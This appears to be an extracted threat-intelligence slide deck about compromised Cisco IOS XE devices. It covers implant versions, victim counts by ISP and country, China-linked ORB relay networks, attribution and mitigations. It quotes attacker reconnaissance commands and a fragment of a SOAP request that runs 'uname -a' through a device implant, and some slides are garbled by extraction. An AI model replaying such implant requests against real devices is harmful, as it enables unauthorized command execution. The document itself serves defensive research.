
SOMETIMES I LIKE TO SCREAM



INTO THE VOID

imgflip.com

NOT COMPROMISED, SO VULNERABLE





THREAT ADVISORY

Create admin
account



Perform
reconnaissance



Clear logs &
delete account

```
show ip ospf
show inventory
show eigrp protocols
show iox-service
show platform software iox-service
show ip interface brief
show power inline
show lldp
show standby
show vrrp
show ip route
show version
show running-config
show license summary
show dlep config
show platform
show subsys
show flow monitor
show ip dns view
show ip name-servers
```

SAMPLE VICTIM ASS

country: Descending ↕	organization: Descending ↕	Unique count of ip ↕
us	cable-net-1	441
us	att-Internet4	355
us	comcast-7922	347
us	level3	233
us	urbn	175
us	uunet	151
us	telepak-networks-inc	124
us	optimum-wifi2	105
us	asn-cxa-all-cci-22773-rdc	100
us	cogent-174	79
mx	uninet	2,998
mx	operbes, s.a. de c.v.	148
mx	alestra, s. de r.l. de c.v.	109
mx	telefonos del noroeste, s.a. de c.v.	41
mx	transtelco-inc	26
mx	instituto jalisciense de tecnologias de la informacion a.c.	25
mx	endtoend management s.a. de cv.	18
mx	marcatel com, s.a. de c.v.	13
mx	universidad nacional autonoma de mexico	13
mx	internet engine, s.a. de c.v.	10
cl	ctc. corp s.a. telefonica empresas	1,412
cl	entel chile s.a.	355
cl	telefonica empresas	343
cl	telefonica del sur s.a.	258
cl	gtd internet s.a.	119
cl	telmex chile internet s.a.	50
cl	ctc transmisiones regionales s.a.	28
cl	convergia telecom s.a.	7
cl	fidelizador spa	3
cl	fullcom s.a.	3

v3

```
/schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-Envelope="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Header/><soap:Body><execLog><dialogueLog><sent>uname -a</sent></dialogueLog></execLog></soap:Body></soap:Envelope>
```

ftware (X86_64_LINUX_IOSD-UNIVERSALK9_NOLI-M), Ver

orCode><errorMessage>Not all conversations exchan

V2 NOT FORGOTTEN

v3

country: Descending ↕	organization: Descending ↕	Unique count of ip ↕
us	cable-net-1	441
us	att-internet4	355
us	comcast-7922	347
us	level3	233
us	urbn	175
us	uunet	151
us	telepak-networks-inc	124
us	optimum-wifi2	105
us	asn-cxa-all-cci-22773-rdc	100
us	cogent-174	79
mx	uninet	2,998
mx	operbes, s.a. de c.v.	148
mx	alestra, s. de r.l. de c.v.	109
mx	telefonos del noroeste, s.a. de c.v.	41
mx	transtelco-inc	26
mx	Instituto Jalisciense de tecnologias de la informacion a.c.	25
mx	endoend management s.a. de cv.	18
mx	marcatel com, s.a. de c.v.	13
mx	universidad nacional autonoma de mexico	13
mx	Internet engine, s.a. de c.v.	10
cl	ctc. corp s.a. telefonica empresas	1,412
cl	entel chile s.a.	355
cl	telefonica empresas	343
cl	telefonica del sur s.a.	258
cl	gtd Internet s.a.	119
cl	telmex chile internet s.a.	50
cl	ctc transmisiones regionales s.a.	28
cl	convergja telecom s.a.	7
cl	fidelizador spa	3
cl	fullcom s.a.	3

v2

country: Descending ↕	organization: Descending ↕	Unique count of ip ↕
us	amazon-02	6
us	as-wave-1	5
us	cogent-174	4
us	uunet	4
us	g-core labs s.a.	3
us	amazon-aes	2
us	as-colocrossing	2
us	celco-part	2
us	microsoft-corp-msn-as-block	2
us	momentum-access	2
cn	chinanet	16
cn	chinanet guangdong province shenzhen man network	4
cn	hangzhou alibaba advertising co.,ltd.	3
cn	chinanet guangdong province network	1
sg	singnet	13
sg	amazon-02	2
sg	amazon-02	1

organization: Descending ↕	domain: Descending ↕	country: Descending ↕	tag: Descending ↕	Unique count of ip ↕
shadowserver-foundation	localhost.localdomain	ae	cisco	2
shadowserver-foundation	localhost.localdomain	ae	cisco:implantv2	2
shadowserver-foundation	localhost.localdomain	ae	compromised	2
shadowserver-foundation	localhost.localdomain	ae	notfound	2
shadowserver-foundation	localhost.localdomain	ae	notvulnerable	2
shadowserver-foundation	localhost.localdomain	us	cisco	1
shadowserver-foundation	localhost.localdomain	us	cisco:implantv2	1
shadowserver-foundation	localhost.localdomain	us	compromised	1
shadowserver-foundation	localhost.localdomain	us	notfound	1
shadowserver-foundation	localhost.localdomain	us	notvulnerable	1


DISTRIBUTED ARCHITECTURE



```
envelope/" xmlns:SOAP-E  
w.w3.org/2001/XMLSchema  
Log><sent>uname -a</sen  
UNIVERSALK9_NOLI-M), Ve  
ll conversations exchan
```

ADVERSARY PROFILE

- Persistent, motivated, and capable
- “Corporate” behaviour
- Clear technical objectives
- Targeting tier 2 operators & ISPs
- Avoiding Cisco, Shadowserver, Amazon & MS
- and Chinese telcos



THE TRUTH IS OUT THERE



THE TRUTH IS OUT THERE

The image shows a screenshot of a web browser displaying a Google Cloud blog post. The browser's address bar shows the URL: cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-orb-networks/. The page header includes the Google Cloud logo, navigation links for 'Solutions & technology', 'Ecosystem', 'Developers & Practitioners', and 'Transform with Google Cloud', along with 'Contact sales' and 'Get started for free' buttons. The main content area features a 'Threat Intelligence' tag, the article title 'IOC Extinction? China-Nexus Cyber Espionage Actors Use ORB Networks to Raise Cost on Defenders', the date 'May 22, 2024', and the author 'Mandiant'. Below the author name, it says 'Written by: Michael Raggi'. On the right side, there are social media sharing icons for X, LinkedIn, Facebook, and Email. At the bottom, the start of the article text is visible: 'Mandiant Intelligence is tracking a growing trend among China-nexus cyber espionage operations where advanced persistent threat (APT) actors utilize proxy networks known as "ORB networks" (operational relay box networks) to gain an advantage when'.

IOC Extinction? China-Ne x +

cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-orb-networks/

Google Cloud

Contact sales Get started for free

Blog Solutions & technology ▾ Ecosystem ▾ Developers & Practitioners Transform with Google Cloud

Threat Intelligence

IOC Extinction? China-Nexus Cyber Espionage Actors Use ORB Networks to Raise Cost on Defenders

May 22, 2024

Mandiant

Written by: Michael Raggi

Mandiant Intelligence is tracking a growing trend among China-nexus cyber espionage operations where advanced persistent threat (APT) actors utilize proxy networks known as "ORB networks" (operational relay box networks) to gain an advantage when

OPERATIONAL RELAY BOX NETWORK

“... a competitive differentiator among ORB network contractors in China appears to be their ability to cycle significant percentages of their compromised or leased infrastructure on a monthly basis”




Figure 2: Diagram of the Universal Anatomy of an ORB network

ORB2

- clusters of activity publicly tracked as APT31 and Zirconium have been reported by multiple trusted third-party sources to utilize the network.

<https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-013.pdf>

<https://www.sekoia.io/en/glossary/apt31/>

APT31

APT31 (also known as Zirconium or Judgment Panda) is an **Advanced Persistent Threat group** whose mission is likely to gather intelligence on behalf of the Chinese government. Similar to other nation-state actors, the group is focusing on data of interest to the PRC (People's Republic of China) and its strategic and geopolitical ambitions.






Figure 4: ORB2 / FLORAHOX network diagram

WHAT CAN WE DO ABOUT IT?

- Reduce & manage your attack surface
 - Don't put admin interfaces on Internet
- Support legislation for mandatory vendor-controlled patching (opt-out)
- Notify the affected organisations
- Take your network engineer out for a beer & ask them to pressure Cisco not to do stupid (e.g. web-interface enabled by default)
- Dynamically block ORB node IPs at the firewall



CONCLUSIONS

State threat actors based in PRC** are using :

- Market-driven competitive-services ecosystem for APTs
- Providing globally distributed private 'tor-like' network
- Distributed management and maintenance of 40K+ nodes
- Targeting tier2 operators, avoiding GAFA etc.
- Their network is stable, or even growing slightly

- For once it's not the Equation Group compromising Cisco devices (ref. EXTRABACON, EPICBANANA, ...)



** according to Mandiant attribution

Thank you!



ONYPHE



socials: @jamesatack@infosec.exchange
mail : contact@onyphe.io

Attack Surface Discovery & Management

- Internet connected objects & URLs
- Threats, critical vulnerabilities and risks

<https://onyphe.io/>

DATA COLLECTION



<https://github.com/onyphe/material/blob/master/datamodels/vulnscan-7.json>

<https://www.onyphe.io/docs/write-ups/our-10-commandments-for-ethical-internet-scanning>